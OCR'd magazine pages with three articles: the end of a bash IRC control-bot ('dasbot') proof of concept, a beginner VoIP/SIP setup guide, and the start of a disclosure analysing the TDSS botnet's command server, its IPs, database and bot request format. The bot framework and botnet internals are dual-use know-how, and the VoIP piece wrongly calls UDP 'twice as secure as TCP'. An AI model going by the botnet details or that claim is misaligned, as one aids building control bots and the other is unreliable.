PING :irc.localhost
botlog.txt updated with PONG irc.localhost
:IT!~IT@172.16.227.1 PRIVMSG #test :self-terminate
botlog.txt updated with self-terminated
... exiting dasbot ...
dasbot exited
> 
```

Figure 10. *Dasbot running (typical)*


To run begin by unzipping the zip file with the 7 dasbot shell files to an arbitrary fold er and open a terminal window in `~/dasbot` and start dasbot with `./dasbotbuld.sh` (I've added a noninteractive test parameter aptly named `"test" [./dasbotbuld.sh test]` to test and make sure the general configuration works for both the connections, command and control; depending on your software your mileage may vary). Additional note is you'll have to add your server and port and password for it to work on your side; the configuration I have works for my test network and serves as a sample of how things should be plugged in.

Once dasbot has started it will idle and reply to PING requests with PONG (in this PoC i've hardcoded the server name to reply to; you'll have to parse and format it to send back correctly) so it won't timeout and be dropped from the server connection.

I've also hardcoded the sleep argument for the loop in `dasbotidle.sh`. You can change it but I wouldn't recommend removing it; my Mac's fans fired up only after a minute with the sleep command. dasbotidle monitors what's happening on the server and interacts and triggers commands based on what it sees and then modifies it to acknowledge the trigger.


I've given you a few samples to play with to filter and respond to so you can follow that format or come up with your own. I didn't put anything that could be easily used by skript kiddies – they'll have to work for it.

After dasbot has started it will go through it's sequence in `dasbotbuld.sh` (Figure 10) and let you know what's going on. I have it going through a test sequence demonstrating various output, rot13, text obfuscation, using internal shell functions, etc. You could spend some time in encrypting and decrypting outbound and inbound communication




```bash
#!/bin/bash
# dasbotidle.sh
# dasbot : controlling IRC via bash
# Israel Torres <hakin9@israeltorres.org>
# Fri Nov 12 21:22:24 PST 2010
# created and tested on:
# Mac OS X 10.6.5 / Darwin Kernel Version 10.5.0
# using ircd 2.11.2p2 on Ubuntu 10.10
#
# this is the file you want to add your commands and control features; careful not to get pwn3d
while true; do
sleep 30
# this is the file we are grepping from so if it doesn't exist it is pointless to continue; also helps in restarting dasbot easier
if [ ! -f nohup.out ]; then
echo "nohup.out does not exist, exiting" && ./dasbotquit.sh "botlog.txt" "ouch!" && break;
fi

# commands to listen for in channel and act upon:
tail -1 nohup.out | grep "hey dasbot" && ./dasbotupdt.sh "botlog.txt" 'hey back :)' && echo "." >> nohup.out
tail -1 nohup.out | grep "base64 this" && ./dasbotupdt.sh "botlog.txt" `echo "base64 this" | openssl base64` && echo "." >> nohup.out
# add more here
# add more here

# PONG response (hardcoded for PoC) parse and edit in dasbotpong for more irc servers
tail -1 nohup.out | grep "PING" && ./dasbotpong.sh "botlog.txt" && echo "." >> nohup.out

# self-terminate to exit dasbot and this loop
tail -1 nohup.out | grep "self-terminate" && ./dasbotquit.sh "botlog.txt" "self-terminated" && echo "." >> nohup.out && break
done
#
# EOF
```

Figure 8. *Script file dasbotidle.sh*



```
#!/bin/bash
# dasbotupdt.sh
# dasbot : controlling IRC via bash
# Israel Torres <hakin9@israeltorres.org>
# Fri Nov 12 21:22:24 PST 2010
# created and tested on:
# Mac OS X 10.6.5 / Darwin Kernel Version 10.5.0
# using ircd 2.11.2p2 on Ubuntu 10.10
#
FILE="$1";DATA="$2"
echo "PRIVMSG #test :$DATA" >> "$FILE"
echo "$FILE updated with $DATA"
#
# EOF
```

Figure 11. *Script file dasbotupdt.sh*




```
#!/bin/bash
# dasbotquit.sh
# dasbot : controlling IRC via bash
# Israel Torres <hakin9@israeltorres.org>
# Fri Nov 12 21:22:24 PST 2010
# created and tested on:
# Mac OS X 10.6.5 / Darwin Kernel Version 10.5.0
# using ircd 2.11.2p2 on Ubuntu 10.10
#
FILE="$1";MSG="$2"
echo "QUIT $MSG" >> "$FILE"
echo "$FILE updated with $MSG"
echo "... exiting dasbot ..."
sleep 5
echo "^Z" >> "$FILE"
echo "dasbot exited"
#
# EOF
```

Figure 12. *Dasbot running (typical)*

to clients and other bots as they skip along the internet. (protip: especially useful if you can't password protect or enable SSL on the IRC servers you use).

At this level it is often very simple to work with bash scripts and shell functionality instead of writing your own C-based standalone program, or dealing with wrapper hell; especially if you are just using it on your own systems for your own needs. Don't spend time reinventing the wheel.



```
NICK dasbot
USER dasbot 0 * I am dasbot
JOIN #test
PRIVMSG #test operational
PRIVMSG #test :Hello World 1
PRIVMSG #test :Hello World 2
PRIVMSG #test :Hello World 3
PRIVMSG #test :Uryyb Jbeyq 4
PRIVMSG #test :93101c1c1f75021f271c1975805a
PRIVMSG #test :it is currently Sat Nov 13 16:49:05 PST 2010
PRIVMSG #test :hey back :)
PRIVMSG #test :YmFzZTY0IHRoaXMK
PONG irc.localhost
PONG irc.localhost
QUIT self-terminated
^Z
```

Figure 13. *Dasbot botlog (typical)*

Web Links and References

- Internet Relay Chat Protocol *http://www.faqs.org/rfcs/rfc1459.html*
- nssl (netcat ssl) *http://sourceforge.net/projects/nssl/*
- Colloquy (Mac IRC Client) *http://colloquy.info/downloads.html*

Notes

All source code created and tested on:
Mac OS X 10.6.5 [10H574]
GNU bash, version 3.2.48(1)-release (x86_64-apple-darwin10.0)
ircd 2.11.2p2 on Ubuntu 10.10

Got More Time Than Money?

Try this month's crypto challenge:
http://hakin9.israeltorres.org

Lastly you can interact with dasbot via the shell prompt using dasbotupdt.sh (Figure 11) and dasbotquit.sh (Figure 12). I originally thought of having less files by condensing commands but there was no requirement and just calling them separately works intuitively. `dasbot[pong|quit| updt]` essentially do the same thing which is update the bot command file (`botlog.txt` in this case) (Figure 13).

To exit dasbot there are two options either through IRC or through the shell. I hardcoded in the command `self-terminate` but if you reuse this you'll certainly want to change something and replace the `self-terminate` grep filter with a response instead saying something like *I cannot self-terminate* (movie quote from Terminator 2). Via the shell you can see in the example in dasbotbuld.sh you'll need to use `./dasbotquit.sh botlog.txt` *nonoperational* (you can replace nonoperational with something else witty). It sends the QUIT command to the server and then breaks out of the loop and stops dasbotload from continuing to run in the background.

Conclusion

dasbot is a something I wrote in about a day from poking around the RFCs and tubes. I really feel that creating something helps both understand it better as well as allowing it to work for you (me in the case). It currently has some fine potential for many automated uses both good and nefarious. Most importantly it does what I want it to do without much work. I encourage you to play with it and if you tweak it let me learn too by sharing it with me.

ISRAEL TORRES

Israel Torres is a hacker at large with interests in the hacking realm. hakin9@israeltorres.org

Faculty of Advanced Technology
University of Glamorgan

UNIVERSITY OF GLAMORGAN PRIFYSGOL MORGANNWG

Is your future secure?

The security of computer systems is vitally important and the demand for skilled professionals in this area is growing rapidly. An MSc Computer Systems Security focusing on the technical aspects of computer systems security and penetration testing could be the assurance you need for your future in this industry.

With accreditation from the **TIGER Scheme**, start dates in February and September, and professional development part-time study options, this qualification from the University of Glamorgan is designed to provide you with an intensive, rewarding and flexible learning opportunity.

For more information:

Call: **08455 194 787** (UK) / **+44 (0)1443 654 450** (Overseas)
Visit: **www.glam.ac.uk/fat**
E-mail: **enquiries@glam.ac.uk**

TIGERSCHEME
ACCREDITED TRAINING PROVIDER

Knowing VoIP Part II

Getting deeper to the settings

Last chapter we had previous talked about what is VoIP, advantages, disadvantages,etc. But this time I will take you inside to the process when people place/receive a call.

What you will learn…

- Config File
- Inserting settings into devices

What you should know…

- Knowing VoIP part I
- Open mind

I will take the opportunity to explain what is required to properly configure a device to work + some tips to help people in taking the best of the service.

Configuration File

These are instructions specifying in how to properly configure a device to work, I will break down the most commons settings that are configurable by default, however it could be a chance the provider you chose will not give you all of this.

SIP Username

Normally is the client's DID number (*the free phone you get by an IP provider*) sometimes could be a regular user name.

SIP Password

There are 2 types of password in here a) a random provided by the provider (*Ab24Ka*) b) normally a password the user chose when signing up (*Bruce25*). Inbound proxy: In this section we are specifying the provider's network in other for the person to get calls, normally the rules are like this *Voip.example.com* or can be numbers by pinging the name of the provider like *192.55.8.2.*

Outbound proxy

Now we insert the information that will allow us to make outbound calls, the information is the same as the *inbound proxy*.

Registration expirate

The device will require time to synchronize with the server, normally the most popular numbers are these *180/3600*.

Use preferred codec

The communication in VoIP requires a codec (*codifier/decodifier*) which is responsible in manipulating the data by transforming it into voice and vice versa, they utilize a certain amount of Internet speed as well, all will depend of the codec that we are using. The most popular now a day is G729a, but there many codecs, check Table 1 to take a look.

Note

You can always search in *Saint Google* to get more information.

Table 1. *Codecs*

Codec	Codec Bitrate	Intervals	Broadband/ Ethernet
G.711	64 kbps	10 ms	87 kbps
G.729	8 kbps	10 ms	31,2 kbps
Speex	4-44.2 kbps	30	17,63 – 59,63 kbps
ILBC	13.3 kbps	30	30,83 kbps
G.723.1	16.3 kbps	37	21,9 kbps
GSM	13.2 kbps	20	28,63 kbps

Recommended dial string

There are some devices like Linksys PAP2T, Grand Stream 502 and others that require a chain with commands to tell the device what numbers to dial and how the call should be routed. For example:

```
(911|[2-9]xxxxxxxxx|1xxxxxxxxxx|011xxxxxxxxxxxx.
 |98*|[6-7]x*xxxxxxxxxxx.)
```

Check this link that will provide you with more information.

Listing 1. *Call logs*

```
UA: UNREGISTER the contact URL
RegisterAgent: Unregistering contact <sip:1XXXXXXXXXX@192.168.121.203:6060>

09:53:17.921 Mon 11 Oct 2010, 208.65.240.142:5060/udp (391 bytes): REGISTER sip:208.65.240.142 SIP/2.0, sent

UA: REGISTRATION
RegisterAgent: Registering contact <sip: 1XXXXXXXXXX @192.168.121.203:6060> (it expires in 3600 secs)

09:53:17.937 Mon 11 Oct 2010, 208.65.240.142:5060/udp (394 bytes): REGISTER sip:208.65.240.142 SIP/2.0, sent


09:53:18.031 Mon 11 Oct 2010, 208.65.240.142:5060/udp (399 bytes): SIP/2.0 401 Unauthorized, received


09:53:18.031 Mon 11 Oct 2010, 208.65.240.142:5060/udp (600 bytes): REGISTER sip:208.65.240.142 SIP/2.0, sent


09:53:18.046 Mon 11 Oct 2010, 208.65.240.142:5060/udp (399 bytes): SIP/2.0 401 Unauthorized, received


09:53:18.062 Mon 11 Oct 2010, 208.65.240.142:5060/udp (603 bytes): REGISTER sip:208.65.240.142 SIP/2.0, sent


09:53:18.156 Mon 11 Oct 2010, 208.65.240.142:5060/udp (360 bytes): SIP/2.0 200 OK, received

RegisterAgent: Registration success: 200 OK
UA: Registration success: 200 OK

09:53:18.234 Mon 11 Oct 2010, 208.65.240.142:5060/udp (422 bytes): SIP/2.0 200 OK, received

RegisterAgent: Registration success: 200 OK
UA: Registration success: 200 OK
```

Listing 2. *Registration*

```
UA: UNREGISTER the contact URL
RegisterAgent: Unregistering contact <sip:15198047053@10.0.0.2:6060>

18:21:56.298 Mon 11 Oct 2010, 208.65.240.142:5060/udp (377 bytes): REGISTER sip:208.65.240.142 SIP/2.0, sent

UA: REGISTRATION
RegisterAgent: Registering contact <sip:15198047053@10.0.0.2:6060> (it expires in 3600 secs)

18:21:56.303 Mon 11 Oct 2010, 208.65.240.142:5060/udp (380 bytes): REGISTER sip:208.65.240.142 SIP/2.0, sent
```

Call logs

This is a very important topic, because when we are having issues like one way audio (*people can call out but can not receive or vice versa*), can not check voice message or the device does not want to work properly, this is the best place to go and check. By doing this will give us a brief explanation if the information is getting to the server or not, take a look to this example: see Listing 1.

As you can see it was able to make the registration with no issues at all, see Listing 2.

But in this case means that was not able to get in touch with the server.

It is very important being able to read between the line, in that case you can double check if there is a wrong setting in your device or see if the VoIP's company is suffering any issue and you can have valid point to mention to the rep what is happening and most of the cases let them know where it is happening as well.

Now pay attention to Figure 1 and down below, it will teach us the way SIP works (do not worry I will teach you what SIP stands for and how it is used in the end of the chapter).

In this example I will show you what really happens inside of the device after we configure every thing properly using a SIP proxy.

In this example we are not using a Sip proxy and the communication would be as shown on Figure 2.

Important information

UA

Stands for User Agent when you have a VoIP provider and you have your device connected to the Router, in the server's end they will see the name of your device for example let's say you have a Linksys PAP2T, the company will see User Agent = Linksys PAP2T

5060,5061,6060,6061

These are the ports that you need to open in the Router, always in UDP, if you do not know how to open ports in your Router, please check this web site *www.portforward.com*.

RFC

Request for comments it is a memorandum created by IETF (*Internet Engineering Task Force*) which is designed in describing methods, behaviors, research, or innovations applicable to the workings of the Internet and Internet-connected systems.

Dial Plan

A telephone numbering plan is a type of numbering scheme used in telecommunications to allocate and route telephone numbers in a telephone network. A closed numbering plan, such as found in North America, features fixed length area codes and local numbers.




Figure 1. *A SIP call session using SIP Proxy*




Figure 2. *A SIP call session between 2 phones without SIP*

SIP

Session initiation protocol is an IETF-defined signaling protocol, widely used for controlling multimedia communication sessions such as voice and video calls over *Internet Protocol* (IP).

UDP

User datagram protocol is a protocol based in transport layer in the OSI model, it is twice as secure as TCP, taking datagram to the upper layers.

Gateway

This is a server that allows connection between the VoIP and the Pots, in other words we can say this will allow your VoIP connection to be able to reach a landline/cellphone of a person.

Gatekeeper

This will allow the communication/registration of the SIP setting, which will allow you or in other words, this will allow us to register our VoIP to the proper server in other for us to connect.

WINSTON SANTOS

4 Years in VoIP, tech support (DSL,Dial up, Wireless) Knowledge in networks, MySQL, html and hacking winstoms antos@hotmail.com

TDSS botnet

full disclosure. Part II

After breaking into the world's biggest botnet, which was covered in the previous issue of Hakin9, we performed thorough analysis of the botnet's undercover logic.

What you will learn…

- How to pwn a botnet, starting from the malware binary.

What you should know…

- General understanding of centralized botnets
- PHP
- Basics of web exploitation.

In this final article of the series the following details are revealed:

- The C&C server general configuration
- Bots accounting system
- Distribution partners accounting system
- The C&C protocol layout: bot requests and commands
- Available control commands and payload modules
- Detailed botnet statistics by countries, distribution partners, operating systems and bot versions.

TDSS malware is also known as TDL, Tidserv, and Alureon. Quite a number of comprehensive analytical studies of various versions of this bot are available from the most respectful security researchers and vendor teams. It is advised to study them before proceeding in order to better understand the context of this article.

Botnet command server works under 64-bit Ubuntu Linux: see Listing 1.

IPs are assigned for eth0 network interface: see Listing 2.

Among them, four IPs (91.212.226.60, 91.212.226.61, 91.212.226.62 and 91.212.226.64) relay to web gate for bots, two of them (91.212.226.63 and 212.117.162.50) are used to access the compilation scripts, and one (91.212.226.59) points to the administration panel (see Figure 1).

At the moment of analysis the server's process list looked as follows: see Listing 3.

Database and scripts

On the server MySQL software is installed to access data bases. LightTPD with enabled PHP is used to process HTTP requests. Part of the data which is being

Listing 1. *C&C server OS version*

```
# uname -a
Linux C020 2.6.29.2 #1 SMP Sun Jul 26 11:29:05 CEST 2009 x86_64 GNU/Linux
# cat /etc/lsb-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=9.04
DISTRIB_CODENAME=jaunty
DISTRIB_DESCRIPTION="Ubuntu 9.04"
```

Listing 2. *C&C server IP addresses*

```
# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:21:85:63:
                    2c:55
         inet addr:212.117.162.50  Bcast:
                    212.117.162.255  Mask:255.255.255.0
          inet6 addr: fe80::221:85ff:fe63:2c55/64
                    Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500
                    Metric:1
          RX packets:8401814139 errors:0 dropped:0
                    overruns:0 frame:0
          TX packets:7557368326 errors:0 dropped:0
                    overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:855626520252 (855.6 GB)  TX
                    bytes:4595270022127 (4.5 TB)
          Interrupt:17 Base address:0x2000

eth0:1    Link encap:Ethernet  HWaddr 00:21:85:63:
                    2c:55
         inet addr:91.212.226.59  Bcast:91.255.255.255
                    Mask:255.255.255.255
          UP BROADCAST RUNNING MULTICAST  MTU:1500
                    Metric:1
          Interrupt:17 Base address:0x2000

eth0:2    Link encap:Ethernet  HWaddr 00:21:85:63:
                    2c:55
         inet addr:91.212.226.60  Bcast:91.255.255.255
                    Mask:255.255.255.255
          UP BROADCAST RUNNING MULTICAST  MTU:1500
                    Metric:1
          Interrupt:17 Base address:0x2000

eth0:3    Link encap:Ethernet  HWaddr 00:21:85:63:
                    2c:55
         inet addr:91.212.226.61  Bcast:91.255.255.255
                    Mask:255.255.255.255
          UP BROADCAST RUNNING MULTICAST  MTU:1500
                    Metric:1
          Interrupt:17 Base address:0x2000

eth0:4    Link encap:Ethernet  HWaddr 00:21:85:63:
                    2c:55
         inet addr:91.212.226.62  Bcast:91.255.255.255
                    Mask:255.255.255.255
          UP BROADCAST RUNNING MULTICAST  MTU:1500
                    Metric:1
          Interrupt:17 Base address:0x2000

eth0:5    Link encap:Ethernet  HWaddr 00:21:85:63:
                    2c:55
         inet addr:91.212.226.63  Bcast:91.255.255.255
                    Mask:255.255.255.255
          UP BROADCAST RUNNING MULTICAST  MTU:1500
                    Metric:1
          Interrupt:17 Base address:0x2000

eth0:6    Link encap:Ethernet  HWaddr 00:21:85:63:
                    2c:55
         inet addr:91.212.226.64  Bcast:91.255.255.255
                    Mask:255.255.255.255
          UP BROADCAST RUNNING MULTICAST  MTU:1500
                    Metric:1
          Interrupt:17 Base address:0x2000

eth0:7    Link encap:Ethernet  HWaddr 00:21:85:63:
                    2c:55
         inet addr:91.212.226.65  Bcast:91.255.255.255
                    Mask:255.255.255.255
          UP BROADCAST RUNNING MULTICAST  MTU:1500
                    Metric:1
          Interrupt:17 Base address:0x2000

eth0:8    Link encap:Ethernet  HWaddr 00:21:85:63:
                    2c:55
         inet addr:91.212.226.66  Bcast:91.255.255.255
                    Mask:255.255.255.255
          UP BROADCAST RUNNING MULTICAST  MTU:1500
                    Metric:1
          Interrupt:17 Base address:0x2000

eth0:9    Link encap:Ethernet  HWaddr 00:21:85:63:
                    2c:55
         inet addr:91.212.226.67  Bcast:91.255.255.255
                    Mask:255.255.255.255
          UP BROADCAST RUNNING MULTICAST  MTU:1500
                    Metric:1
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:10295737718 errors:0 dropped:0
                    overruns:0 frame:0
          TX packets:10295737718 errors:0 dropped:0
                    overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:3644745121946 (3.6 TB)  TX bytes:
                    3644745121946 (3.6 TB)
```

accessed the most often are cached in memory by the memcached (*http://memcached.org/*) program.

Administration panel scripts and botnet gateway scripts are located in `/var/www/engine` directory, which is organized as follows: see Listing 4.

To date of access, the server database contained 47 tables with overall 17 719 469 records, and its size was about 2.6 GB (see Table 1). Let's look through the structure of the most interesting tables.

Requests from bots to the server

Immediately after installation, a bot starts polling the server for commands in a loop. As it was mentioned above, a bot's requests are first encoded in RC4, then

Table 1. *Names of tables and its purpose*

Table name	Amount of records	Data size	Purpose
Affiliates	512	80,0 KB	Partners accounts and its statistics
Affiliatesaccounts	607	64,0 KB	
affiliatesregistrations	507	64,0 KB	
Affiliatesstatistics	≈ 62 136	8,5 MB	
affiliatesstatisticsbrowser	≈ 53 072	7,1 MB	
affiliatesstatisticsbuild	≈ 5 979 072	655,8 MB	
affiliatesstatisticscountry	≈ 245 253	26,1 MB	
affiliatesstatisticssts	63	3,3 KB	
affiliatesstatisticssystem	≈ 56 982	7,1 MB	
Bots	≈ 5 247 199	1,4 GB	Basic table with information about bots
Browsers	3690	240,0 KB	Additional information about bots (browser versions, rootkit versions, TDLCMD.DLL module version, country, OS version)
Builds	172	16,0 KB	
Countries	253	16,0 KB	
Systems	101	16,0 KB	
Commands	55	16,0 KB	Commands for bots, its statistics, commands history, additional parameters
Commandsexecuted	≈ 4 546 977	337,5 MB	
Commandshistory	1590	224,0 KB)	
Commandsinfo	55	64,0 KB	
Commandsproperties	909	64,0 KB	
Modules	13	400,0 KB	Executable modules for bots
Redirects	0	—	URL-redirections
Redirectsexecuted	0	—	
remover _ bho	6050	1,5 MB	Statistics of remover module
remover _ bho _ stat	20	1,9 KB	
remover _ dda	642	144,0 KB	
remover _ dda _ stat	21	1,9 KB	
remover _ dir	≈ 37 991	7,5 MB	
remover _ dir _ stat	20	1,9 KB	
remover _ errors	18914	2,5 MB	
remover _ extra	≈ 289 449	54,6 MB	
remover _ extra _ stat	18	1,9 KB	
remover _ guid	≈ 21 220	4,5 MB	
remover _ guid _ stat	20	1,9 KB	
Rules	0	—	Unknown
Ruleshistory	0	—	
Statuses	1982	72,3 KB	Unknown
statuses _ limits	1138919	115,0 MB	
statuses _ statistics	3956	102,8 KB	
Users	10	16,0 KB	Accounts of administration panel users

into base64, and are finally sent to botnet gateway via HTTPS. Command request format may vary from version to version of the rootkit. In most versions, a request looks as follows before encryption (see Table 2):

```
bot_ID|aff_ID|aff_SID|rootkit_ver|tdlcmd_ver|os_
                        ver|lang|browser|build_date|install_
                        date
```

Besides requests for commands, command server scripts can process some special requests like the following (see Table 3):

```
module_ID|value_1|value_2|...|value_N
```

No functionality to perform special requests is hardcoded in the rootkit binary, but it can happen as a result of other

Listing 3. *C&C server process snapshot*

```
  PID TTY      STAT   TIME COMMAND
 1076 ?        S<s    0:04 /sbin/udevd --daemon
 1575 ?        S    1154:22 /usr/sbin/lighttpd -f
                    /etc/lighttpd/lighttpd.conf
 2453 ?       Ss     0:00 /sbin/mdadm --monitor --
                    pid-file /var/run/mdadm/monitor.pid
                    --daemonise --scan --syslog
 3801 tty2     Ss+    0:00 /sbin/getty 38400 tty2
 3826 ?        Ss     0:16 /sbin/syslogd -u syslog
 3845 ?        S      0:00 /bin/dd bs 1 if /proc/
                    kmsg of /var/run/klogd/kmsg
 3848 ?        Ss     0:00 /sbin/klogd -P /var/run/
                    klogd/kmsg
